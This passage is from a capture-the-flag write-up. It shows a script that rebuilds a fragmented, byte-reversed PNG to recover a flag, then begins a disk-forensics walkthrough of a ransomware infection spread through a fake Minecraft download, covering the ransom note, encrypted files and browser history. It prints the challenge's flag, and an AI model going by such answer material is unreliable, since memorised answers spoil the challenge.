
flag1.txt
flag99.txt

We can see the GNP at the end of flag0.txt and DNEI at the start of flag99.txt. This indicates that, the .png is fragmented into 100 parts and its bytes are reversed, since the standard components of a PNG contains the chunk PNG and IEND at the start and the end. Therefore, we need to reverse and append them altogether for the flag, as the description has suggested.
Solve script
from pathlib import Path
import base64

chunks = []
for i in range(100):
    encoded = Path(f"flag{i}.txt").read_text().splitlines()[3]
    chunks.append(base64.b64decode(encoded)[::-1])

Path("recovered_flag.png").write_bytes(b"".join(chunks))
We get this image as our output:

W1{W3llc0me_to_For3nS1cs}
Free Minecrap
- Author: Devobass
Disk forensics of entertainment-themed phising with shell script-based symmetric encryption-driven ransomware is ezpz 😡.
Let’s first analyse the victim’s disk image with FTK Imager (the hash.txt is just there to check whether or not the disk image is in good shape)
File > Add Evidence Item > Image File > Next > Browse the source path > Finish
Upon wandering around in the home folder, I found some sussy stuff:

Right-click the text and modify the encoding to UTF-8:
Đ’Đ°ÑˆĐ¸ Ñ„Đ°Đ¹Đ»Ñ‹ Đ·Đ°ÑˆĐ¸Ñ„Ñ€Đ¾Đ²Đ°Đ½Ñ‹, Đ´Đ»Ñ Ñ€Đ°ÑÑˆĐ¸Ñ„Ñ€Đ¾Đ²ĐºĐ¸ Đ¾Ñ‚Đ¿Ñ€Đ°Đ²ÑŒÑ‚Đµ $36000 Đ½Đ° 12345678910 TCB
Which is translated into:
Your files are encrypted; to decrypt them, send $36,000 to 12345678910 TCB.
Indeed, there are some artifacts .naoyacrypted files. I suppose these are the encrypted data.
Wandering around for more, there is a symlink called minecrap containing /tmp/downloader.sh

At this point, we can infer that our cool_user is infected with ransomware while attempting to crack the game Minecraft and downloading from untrusted source from the Internet.
I suppose we would like to trace back the downloader to review what our victim has done. Unfortunately, /tmp is empty, since it is self-destructive. But we can look up the user’s browser history to retrieve what was lost, what he searched. We can see that the user is using the browser Mozilla Firefox. After doing some research on the whereabouts of Firefox history on Linux, I found:

All roads lead to places.sqlite.
